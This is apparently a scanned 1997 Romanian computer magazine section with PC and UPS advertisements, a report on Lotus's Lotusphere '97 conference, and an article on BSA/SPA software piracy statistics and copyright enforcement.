În plus, față de obișnuitele plângeri relative la balamalele laptop-urilor, pe Usenet am găsit relatarea unor probleme de acest fel de la posesorii unor laptop-uri Psion 3A și Siena. Dar reprezentantul Psion a declarat că doar un procent dintre laptop-urile care au necesitat reparații au avut probleme cu balamalele. Rich Brandeis de la Psion spune că „mulți dintre clienți au recunoscut că au rupt chiar ei balamalele."

Balamalele rupte au lăsat acest ThinkPad „pe spate".

Un purtător de cuvânt IBM spune că actualele ThinkPad nu mai au probleme cu balamalele. În orice caz, fiți cât mai drăguț cu balamalele portabilului dvs.; ca și dvs., acestea sunt supuse stresului.

–Selinda Chiquoine

Trimiteți-le pe ale dvs. la edejesus@bix.com!

CARACTERISTICI GENERALE

Calculatoarele ErgoPro

- Procesoare Intel Pentium la 133 MHz, 166 MHz, 200 MHz sau Pentium PRO la 180 Mhz, 200 MHz
- 256 kB sau 512 kB memorie cache
- Până la 128 MB EDO/ SDRAM
- Până la 4GB hard disc
- 8 x CD-ROM (opțional)
- SoundBlaster pe 16 biți (opțional)
- Accelerator grafic ErgoGrafix 422i 2MB RAM sau Matrox MGA Millenium PCI 8MB WRAM (în funcție de model)
- WfWg 3.11, Win95 sau Windows NT 4.0 preinstalat
- Software multimedia (opțional)
- Monitoare color SVGA de 14", 15", 17" sau 21", MPRII sau TCO

Siglele Intel Inside și Pentium Processor sunt mărci înregistrate ale Intel Corporation.

intel inside pentium PROCESSOR

Doriți să vă cumpărați un calculator?
PC-ul ErgoPro este prietenul ideal pentru biroul dumneavoastră, deoarece vă oferă exact ceea ce căutați.
Flexibilitate ridicată,
caracteristici ergonomice deosebite,
sistem de securitate pe mai multe nivele.

Așa că nu ezitați și alegeți ErgoPro.
Monitoare care vă protejează ochii, tastaturi care vă protejează mâinile,
nivel redus de zgomot pentru a vă proteja sănătatea și ...
... folosirea de materiale reciclabile pentru a proteja mediul înconjurător.


Alegerea este a dumneavoastră!

SUNAȚI ACUM:
250.61.75 / 250.61.97

FUJITSU ICL

ICL-ROMÂNIA - Reprezentanța
Bd. Republicii, 44-46, Sector 2, București
Tel: 401-250.61.17 (6 linii)
Fax: 401-250.58.18

ELCOSOFT S.R.L. - Reseller Autorizat
Str. Republicii nr. 5, CLUJ NAPOCA
Tel/Fax: 064/190301


... calculatorul Dvs. nu mai rezistă ?
... are nevoie imediat de un upgrade costisitor?
... gândiți-vă înainte de a ajunge în această situație critică!

COLOSSEUM PRO 200
... calculatorul care vă protejează investiția!
COLOSSEUM PRO 200
SPRINT
MODE
RESET
Low Radiation
intel inside
PENTIUM®PRO PROCESSOR

Intel Inside și Pentium sunt mărci înregistrate Intel Corporation.

Distribuitori autorizați SPRiNT

Argeș 048-637.135 Arad 057-281.836; Bihor 059-436.281; Botoșani 031-533.222; Brăila 039-634.169; Brașov 068-322.010; Călărași 042-324.581; Caraș-Severin 056-311.257; Cluj 064-430.000; Constanța 041-660.459; Covasna 067-326.043; Dâmbovița 045-634.583; Dolj 051-411.715; Galați 036-462.003; Giurgiu 046-217.805; Gorj 053-218.515; Harghita 066-124.644; Hunedoara 054-716.551; Iași 032-231.303; Maramureș 062-421.311; Mehedinți 052-324.075; Mureș 065-162.194; Neamț 033-219.158; Prahova 044-117.095; Suceava 030-521.100; Sibiu 069-217.966; Timiș 056-192.091; Vâlcea 050-722.983.

SPRiNT
COMPUTERS
Str. Romană 28-30 2000 Ploiești
Tel: 044-110 700
E-mail: sprint@tag.vsat.ro BBS: 044-110708

Cele mai noi tehnologii mondiale încorporate în familia calculatoarelor ***COMRACE.***

Acestea sunt proiectate, optimizate și testate pentru a oferi cea mai bună performanță odată cu fiabilitatea cunoscută a sistemelor ***COMRACE®.***

SOFTWARE LEGAL.

3 ANI GARANȚIE.

Suport tehnic profesional pe întreaga perioadă de garanție.

PREȚURI COMPETITIVE.

Satisfacția Dumneavoastră este cheia succesului ***COMRACE® COMPUTERS.***

COMRACE®

COMPUTERS

Singurul producător român în relație directă OEM cu WESTERN DIGITAL

36 LUNI GARANTIE

Microsoft
Windows 95
ADI
comrace

AMD 586 K5

intel inside pentium® PROCESSOR

PENTIUM® PRO PROCESSOR

CHIP TIP August 1996

CHIP TIP November 1995

"Trophy a obținut în cadrul testului de performanță cel mai bun punctaj, 2492 ... Având în vedere performanțele și accesoriile oferite, factorul de preț al calculatorului de la COMRACE®, de 2,25, este foarte bun."

CHIP, August 1996, pag. 27

Combinația exclusivă de tehnologie nouă cu performanță maximă, dotări standard și opțiuni, ergonomia și calitatea fac din COMRACE® cel mai competitiv calculator de pe piață.

DA Harddisk WESTERN DIGITAL **Caviar®**

THE WORLD'S MOST RECOMMENDED HARD DRIVE

Caviar

DA Monitor

ADI MicroScan

Monitors for your Computing Needs

DA Sistem de operare Microsoft® cu licență preinstalat

☑ MS-DOS 6.22 + Windows for Workgroups 3.11

☑ Windows 95

☑ Windows NT Workstation 4.0

+ GRATUIT

GAMES SAMPLER CD

16 jocuri (trial version) selecționate dintre cele mai bune jocuri ale anului pentru Windows® 95 împreună cu fiecare calculator COMRACE® cu sistem de operare Windows® 95.

LOOK FOR THE CERTIFICATE OF AUTHENTICITY

Genuine Microsoft® Products

PRE-INSTALLED BY COMRACE COMPUTERS

COMRACE® este marcă înregistrată iar rally™, trophy™, elite™, office PC™, magnum™ sunt mărci de producător ale COMRACE COMPUTERS.
Toate celelalte mărci sau mărci de producător la care se face referire sunt proprietatea companiilor respective.

Distribuitori

starsoft

CRAIOVA • Tel. 051-415800 • Fax 051-413209
BUCUREȘTI • 01-3111317 • Fax 01-3111316
E-Mail:office@comrace.eunet.ro

Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •**Arad**: LEXIMIS - 057-251245 •**Bacău**: NERATON SERVICE - 034-181506 •**Baia Mare**: CUMULUS LOGIC - 062-433248 •**Brașov**: COSIDOR COM - 068-310534; ERIMEX - 068-143594 •**Brăila**: ROM GT PLUS - 039-611660 •**București**: ALSYS DATA - 01-4104562 •**Călărași**: OPTIM SOFT - 042-314589 •**Cluj-Napoca**: TELESIMEX & GEMINI - 064-425103 •**Constanța**: **BRIO BIT** - 041-616811 •**Deva**: RECEP PLUS - 054-218205 •**Focșani**: QUATTRO IMPEX - 037-625134 •**Galați**: SIMM'S INTERNATIONAL - 036-463344 •**Iași**: **BETALINE** - 032-271281 •**Miercurea Ciuc**: BITRACE - 066-124090 •**Onești**: COMPUTER SERVICE - 034-326632 •**Pitești**: OPEN SYSTEMS - 048-219000 •**Reșița**: SELCO - 055-215301 •**Rîmnicu Vîlcea**: BIT CENTER - 050-730109 •**Satu Mare**: DATA ELECTRONIC - 061-737635 •**Sibiu**: DATA PRO - 069-210489 •**Slatina**: TANDEM SERVICE - 049-423184 •**Suceava**: DATA SERVICE - 030-214982 •**Timișoara**: ETA 2 U - 056-199508; EXACT - 056-220170 •**Tîrgu Jiu**: ELTOP - 053-218666 •**Tîrgu Mureș**: CARO COMP - 065-210040

Comandă un COMRACE® și lasă-l să lucreze pentru tine

Eveniment

Ispita Internetului văzută din Orlando, Florida.
De Cristian Nagy

Lotusphere '97

Conferinţa mondială a proiectanţilor de aplicaţii şi a partenerilor de afaceri ai firmei Lotus Development Corporation a devenit un eveniment ce stârneşte un interes tot mai viu în rândul informaticienilor din întreaga lume. Ediţia din acest an s-a desfăşurat în perioada 27 - 30 ianuarie (din nou) la Orlando, Florida - în ambianţa unică a celebrei Walt Disney World.

Ca organizare, a fost un eveniment tipic american: aproximativ 10.000 de participanţi, organizare impecabilă, festivităţi impresionante, tot ce trebuie pentru a impresiona pe participanţi. Ediţia europeană a conferinţei a avut loc o săptămână mai târziu în Franţa - la Nisa - şi a reunit circa 2.000 de participanţi. Creşterea numărului de participanţi (de la 3.000 la 12.000 în numai trei ani) reflectă succesul repurtat de Lotus şi partenerii săi de afaceri.

Lotusphere '97 s-a derulat sub sloganul „pool of knowledge“ în care am fost invitaţi să plonjăm cu toţii. Prima vedetă a ceremoniei de deschidere a fost Deborah Besemer - vice-president la Lotus, care a ţinut să accentueze că ceea ce diferenţiază firma Lotus de celelalte companii este faptul că Lotus nu este numai o firmă din domeniul tehnologiilor, ci este o firmă din domeniul soluţiilor. În continuare, au vorbit Jeff Papows - preşedinte - şi Mike Zisman - vicepreşedinte - care au făcut o prezentare a rezultatelor obţinute de firmă în ultimul an. Cuvântul de ordine al anului 1996 a fost Internet. Şi Internet a fost în tot ceea ce a făcut Lotus: Domino a repurtat un succes enorm. Tot în 1996, Lotus a vândut peste 4,5 milioane de posturi de lucru Notes (ceea ce a însemnat o creştere de 115%), ajungând la 9,5 milioane de posturi în întreaga lume. Intenţia exprimată de cei doi manageri este ca, la sfârşitul lui 1997, să se ajungă la 18 milioane de posturi Notes.

În alocuţiunea sa Lou Gerstner - president şi CEO la IBM Coprporation - a subliniat faptul că 1996 a demonstrat că fuziunea IBM-Lotus funcţionează din ce în ce mai bine. În perioada scursă de la achiziţionare, numărul de posturi Notes din lume s-a dublat, iar produsele Lotus au contribuit cu 12 miliarde dolari (circa 6%) la creşterea înregistrată de IBM în domeniul soft. Şi IBM intenţionează să susţină în continuare cultura Lotus.

Dar cred că ar fi timpul să trecem dincolo de discursuri, angajamente şi cifre şi să facem o trecere în revistă a noutăţilor tehnologice anunţate de Lotus Development Corporation pe durata acestei conferinţe.

Lookout şi Maui

Lotus va continua elaborarea unor soft client ce se va înscrie în linia binecunoscută a produselor sale pentru comunicaţii şi groupware. În 1997 vor fi lansate două noi versiuni ale clientului Notes: Lookout va fi livrat în prima jumătate a anului, iar Maui va fi lansat pe piaţă în cel de-al patrulea trimestru.


Lookout va aduce mari progrese în ceea priveşte navigarea şi interfeţe cu utilizatorul. De asemenea, va permite integrarea altor produse pentru Web cum ar fi Lotus SmartSuite97, Microsoft Office '97 şi Microsoft Internet Explorer. De exemplu, utilizatorul va putea folosi componenta ActiveX integrată în Internet Explorer pentru a stoca pagini în depozitul de obiecte Notes sau va putea să editeze scrisorile electronice cu Word sau WordPro.

Maui va asigura suport pentru protocoalele IMAP4, LDAP, NNTP, IIOP şi ICAP şi va aduce noi îmbunătăţiri în ceea ce priveşte navigarea şi interfaţa.

Produse pentru comunicare (messaging)


În domeniul produselor pentru schimbul de informaţii, Lotus a lansat o gamă completă de clienţi:

- Lotus Notes Desktop - este un mediu de lucru integrat care înglobează facilităţi de transmitere/recepţionare a mesajelor, de lucru în grup şi de acces în Internet. Serviciile de obiecte Notes permit construirea de puternice funcţii pentru e-mail, fluxuri de lucru, colaborare şi planificare. De asemenea, utilizatorii mobili dispun de suport pentru puternice aplicaţii economice, precum şi de posibilitatea de a naviga în Internet pentru a accesa şi a administra informaţia pe Web.



Jeff Papows – preşedinte Lotus

- Lotus Notes Mail - este un client perfecţionat pentru poştă electronică ce dispune de o integrare completă a funcţiilor de planificare, urmărire a activităţilor, discuţii, fluxuri de lucu şi navigare.
- Lotus Mail - este un client de poştă electronică POP3 care oferă utilizatorilor din intranet principalele funcţii de e-mail. El asigură suport pentru POP3 şi MIME, LDAP pentru acces la cataloagele publice şi navigare integrată cu posibilitatea de alegere a programului de navigare. Nu lipsesc nici facilităţile devenite clasice pentru aplicaţiile client de la Lotus cum ar fi un bogat set de reguli, ferestre cu mai multe panouri şi drag-and-drop.
- Lotus Mail - Java Edition - este o implementare Java a clientului minimal de e-mail care va permite calculatoarelor de reţea (NC) sau utilizatorilor de browser-e să primească şi să trimită mesaje.



Louis Gerstner – președinte IBM

- cc:Mail Release 8 - este un sistem complet de poștă electronică care are integrate funcții de acces în Internet cum ar fi:
  - suport pentru protocolul POP3;
  - o versiune îmbunătățită de cc:Mail for the World Wide Web care permite trimiterea și primirea mesajelor cc:Mail de pe orice PC cu un browser;
  - un gateway performant care asigură suport pentru SMTP/MIME.

Totodată, au fost îmbunătățite spectaculos programele de instalare și de administrare a unui oficiu poștal cc:Mail.

Domino.Merchant

Domino.Merchant reprezintă soluția Lotus pentru comerț prin Internet folosind serverul Domino. El facilitează desfășurarea activităților de vânzare și marketing, de la înregistrarea vizitatorilor unui sit de Web și furnizarea informațiilor solicitate la întreținerea unui catalog, acceptarea comenzilor și procesarea - în deplină securitate - a plăților efectuate prin carte de credit sau prin alte metode. Domino.Merchant generează statistici pentru urmărirea interesului cumpărătorilor pentru un anumit produs și jurnalizează datele colectate în baze de date Domino sau relaționale pentru realizarea de analize.

Kona

Lotus a elaborat un set de applet-uri scrise în Java care sunt menite să furnizeze soluții de creștere a productivității pentru toate computerele care rulează mașini virtuale Java (PC-uri cu browser-e de Web, calculatoare de rețea sau clienți Notes). Printre modulele prezentate sa-u numărat: foaie de calcul, editor de texte, constructor de diagrame, agendă, e-mail, prezentare și planificator de activități.

Alături de aceste applet-uri Java, Lotus a mai elaborat și un mediu de operare Java - proiectat să ruleze peste orice mașină virtuală Java - care oferă utilizatorului o interfață elegantă și intuitivă pentru orice calculator de rețea. Noul mediu de operare are numele de cod Kona Desktop și este realizat din componente, ceea ce îl face extrem de ușor de adaptat la cerințele utilizatorului.

Cei care doresc să afle mai multe pot să-și îndrepte navigatoarele către următoarele adrese: ***http://www.lotus.com, http://www.lotusphere.com, http://components.lotus.com, http://www.dominostore.com.*** ■

Dl. Cristian Nagy este redactor șef al revistei PC Report. Poate fi contactat prin e-mail la **cnagy@agora.ro** *sau la telefon* **065-166516**

Best answers
În urmă cu 6 zile ați avut date importante.
În urmă cu 3 zile au fost vîrfuri de tensiune pe rețeaua de alimentare.
FREE Monitoring & Shutdown Software now comes with all UPS

ACUM aveți o problemă.


O rețea de alimentare instabilă poate duce la distrugerea tuturor fișierelor de pe un server de rețea, transmisia defectuoasă a datelor, defectarea prematură a componentelor și multe altele.

Produsele Best Power rezolvă aceste probleme. Ele filtrează tensiunea de alimentare înainte ca aceasta să ajungă la rețeaua dumneavoastră, ceea ce reduce rata de cădere a computerelor și rețelei cu până la 80 %. Dacă apare o pană de curent, ele oferă alimentare de siguranță pentru oprirea corectă a sistemului.

UPS-urile din gama Best 510 sunt de tip "advanced line interactive" și sunt special gândite pentru protecția tuturor tipurilor de rețele.

Apelați deci la Best Power pentru rezolvarea problemelor datorate rețelei de alimentare.

Best 510 de 600 VA până la 1250 VA



Best Power

CHS Electronics,
Str. Negoiu 30, Sector 3, Bucuresti
Tel: (01) 323 40 57 Fax: (01) 323 40 97

Genesys S.R.L.:
Str. Ștefan Furtună 169, sect. 6, București 77171
Tel: (01) 220.32.80 Fax: (01) 220.33.95
Internet: http://www.genesys.ro
E-mail: sales@genesys.ro
Marketing Ref.: 19/97

©1996, Best Power, a unit of General Signal.

Eveniment

Legea copyright-ului a intrat în vigoare. Organismele de control şi urmărire a modului în care se aplică legea prind putere. Dacă v-ar bate la uşă Poliţia de Software aţi deschide uşa cu inima senină?

De Romulus Maier

Cu discurile curate

Industria de software este unul dintre cele mai dinamice şi mai profitabile sectoare ale economiei mondiale din ultimul deceniu. Veniturile obţinute din vînzarea de software au fost mai mult decît duble în 1994, faţă de cele din 1987, cifrîndu-se la peste 74 de miliarde de dolari.

Companiile americane de software deţin 75% din piaţa mondială de software, 9 din primele 10 companii şi 45 din primele 50 fiind americane. Începînd din 1987, în SUA, numărul persoanelor angajate în industria de software a crescut cu o rată anuală de 9,6%, faţă de doar 1,6% în restul sectoarelor economice, ajungînd în 1995 la un total de 532.700 de angajaţi faţă de doar 251.200 în 1987.

Ca de atîtea ori în istorie, acolo unde apare posibilitatea realizării unui cîştig rapid se iscă înghesuială şi nu toţi cei care dau tîrcoale locului sînt prieteni buni cu legea. Şi poate că niciodată n-a fost mai uşoară încălcarea legii decît este acum în privinţa softului. Este destul de uşor pentru un hoţ să fure o maşină dintr-o parcare, dar este la fel de uşor să fie prins şi în plus hoţul de maşini nu poate multiplica în serie şi vinde ceea ce şi-a însuşit pe nedrept. Cu totul altfel stau lucrurile în cazul pirateriei software. Copierea unei dischete este cît se poate de simplă şi nu lasă urme. Utilizarea unui pachet software fără licenţă legală sau într-un alt mod decît cel permis prin contractul de licenţă constituie o încălcare a legii, este tot o formă de furt şi dăunează companiei care a produs programul respectiv.

Pentru a-şi proteja interesele companiile de software au decis să vină în ajutorul autorităţilor prin intermediul unor organisme care să promoveze şi să urmărească aplicarea legii copyright-ului. Cele mai cunoscute şi mai importante (prin prisma companiilor care le sprijină) organizaţii de acest tip sînt BSA (Business Software Alliance, http://www.bsa.org/) - dintr-un raport BSA provenind şi statisticile anterior prezentate - şi SPA (Software Publishers Association, http://www.spa.org; http://www.spa-europe.org).

BSA a fost înfiinţată în anul 1988 de către următoarele companii de software: Adobe Systems, Apple Computer, Autodesk, Bentley Systems, Lotus Development, Microsoft, Novell, Symantec şi Sanata Cruz Operation. Din consiliul care stabileşte politica mondială a BSA mai fac parte şi companiile: Computer Associates, Digital Equipment, IBM, Intel şi Sybase. Înafara companiilor anterior enumerate care au o prezenţă la nivel global la organizaţiile regionale sînt afiliate şi un număr semnificativ din companiile de software locale.

SPA a fost înfiinţată în aprilie 1984 în SUA de către 25 de firme şi în prezent din această organizaţie fac parte peste 1.200 de firme. În urmă cu 7 ani a luat fiinţă filiala SPA Europe, care în prezent reprezintă peste 200 de companii europene care dezvoltă sau vînd software, se ocupă de distribuţie sau chiar de producţia de hardware. Singura companie românească afiliată la SPA Europe este, aţi ghicit deja, Computer Press Agora!

Într-un efort conjugat, BSA şi SPA au realizat, cu sprijinul institutului International Planning & Research, un studiu privind pirateria software în 80 de ţări de pe glob, cuantificînd pierderile datorate pirateriei în anii 1994 şi 1995. Din rezultatele acestui studiu de piaţă, care au fost făcute publice în 18 decembrie 1996 vă prezentăm în continuare cîteva date mai semnificative (rezultatele complete şi comunicatul de presă pot fi găsite în Internet la adresa http://www.bsa.org/piracy/piracy_study95/SPA_BSA.htm). Pierderile cauzate de pirateria software la nivel global s-au cifrat în 1995 la 13,1 miliarde dolari, cu 9% mai mari decît cele din 1994. Cea mai mare rată a pirateriei este înregistrată în Europa de Est, unde media este de 83%. Cea mai redusă rată a pirateriei este înregistrată în America de Nord, unde media este doar de 27%.

BSA Business Software Alliance

Pirateria software înregistrează cele mai mari rate în următoarele ţări: Vietnam (99%), El Salvador (97%), China (96%), Oman (96%) şi Rusia (94%). Ţările cu cea mai redusă rată a pirateriei sînt: SUA (26%), Australia (35%), Marea Britanie (38%), Noua Zeelandă (40%) şi Germania (42%). În Europa de Est se înregistrează în continuare unele dintre cele mai mari rate ale pirateriei, după cum urmează: Slovenia (96%), Bulgaria (94%), România (93%) - în ciuda unei uşoare îmbunătăţiri a situaţiei faţă de 1994. Cea mai redusă rată a pirateriei din regiune, de 62%, este înregistrată în Cehia şi Slovacia. Se estimează că pierderile cauzate de pirateria software în România în anul 1995 se cifrează la peste 20 de milioane de dolari.

Rata pirateriei este calculată ca un raport între numărul de pachete software vîndute pe canalele legale (livrări) şi numărul de aplicaţii instalate (cerere). Pentru estimări au fost folosite date interne şi confidenţiale furnizate de companiile afiliate la BSA şi SPA. S-a ţinut cont de numărul de PC-uri livrate, de baza de PC-uri instalată într-o ţară raportată la numărul „gulerelor albe“ (care reflectă nivelul de tehnologizare al unei ţări şi în funcţie de care ţările au fost împărţite în 5 clase de maturitate), şi s-a făcut o distincţie între PC-urile nou instalate şi cele menite să înlocuiască sisteme mai vechi şi între echipamentele livrate pentru a fi utilizate la domiciliu şi cele pentru birouri. De asemenea s-a făcut o segmentare pe domenii de utilizare şi categorii de aplicaţii.

În lupta lor împotriva pirateriei aceste organizaţii pornesc, aşa cum este şi normal, de la prezumţia de nevinovăţie şi investesc un efort considerabil în educarea pieţei - companii şi utilizatori. Într-unul din documentele BSA se afirmă: „Mulţi oameni nu realizează că utilizarea unui software copiat ilegal este hoţie şi că utilizarea de software ilegal poate avea consecinţe serioase asupra companiei lor şi a managerilor şi angajaţilor acesteia". Şi cum înfiinţarea unei reprezentanţe BSA România este iminentă vom reveni şi noi cu articole prin care să vă explicăm modul în care puteţi monitoriza pachetele software care există sau de care este nevoie în compania dumneavoastră, cum să vă asiguraţi asupra faptului că angajaţii dumneavoastră înţeleg strategia companiei în privinţa soft-ului, precum şi a altor aspecte menite să vă menţină discurile curate şi somnul liniştit. ■

Dl. Romulus Maier este director general Computer Press Agora. Poate fi contactat prin e-mail la **rmaier@agora.ro.**

PROGRAMUL
DE SEMINARII ŞI CONFERINŢE

CERF '97

